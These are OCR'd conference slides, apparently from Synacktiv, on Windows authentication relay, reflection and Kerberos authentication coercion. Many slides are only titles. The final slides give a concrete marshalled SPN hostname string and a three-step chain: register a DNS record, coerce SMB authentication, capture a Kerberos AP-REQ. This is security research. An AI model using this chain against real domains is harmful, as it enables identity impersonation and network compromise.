
- **Somehow force a client to authenticate to a controlled destination**
- **Relay the authentication to another server to impersonate the relayed identity**



Core concepts

Authentication reflection

- **Special case of authentication relay where client and server are on the same machine**
- **Mitigations in place to prevent relaying back an authentication to the same machine**



Core concepts

Kerberos authentication coercion

SYNACKTIV

- **Main difficulty: receive a Kerberos authentication (`AP-REQ` message) to a controlled IP**
- **Kerberos uses tickets with SPN (e.g. `CIFS/SRV1`)**
  → SPN constructed by client based on the server hostname/FQDN
  → Server hostname/FQDN resolved via DNS: not under our control


Core concepts

Kerberos authentication coercion

SYNACKTIV


Core concepts

Kerberos authentication coercion




Core concepts

Kerberos authentication coercion




Core concepts

Kerberos authentication coercion



Core concepts

Kerberos authentication coercion



Core concepts

Kerberos authentication coercion

SYNACKTIV

- **Breakthrough: research from James Forshaw**

  → A marshalled `CREDENTIAL_TARGET_INFORMATION` structure can be added at the end of an SPN

  → LSASS will discard it **`before`** making Kerberos ticket requests

- **Requesting a ticket for `CIFS/srv11UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA` actually returns one for `CIFS/srv1`**
- **`srv11UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA` is a valid DNS record!**

Core concepts

Kerberos authentication coercion

SYNACKTIV

1. **Register the `srv11UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA` DNS record (allowed for any authenticated user by default)**
2. **Coerce a machine into authenticating to `srv11UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA` via SMB**
3. **Received an AP-REQ message for `CIFS/srv1`**


Core concepts

Kerberos authentication coercion

SYNACKTIV


Core concepts

Kerberos authentication coercion



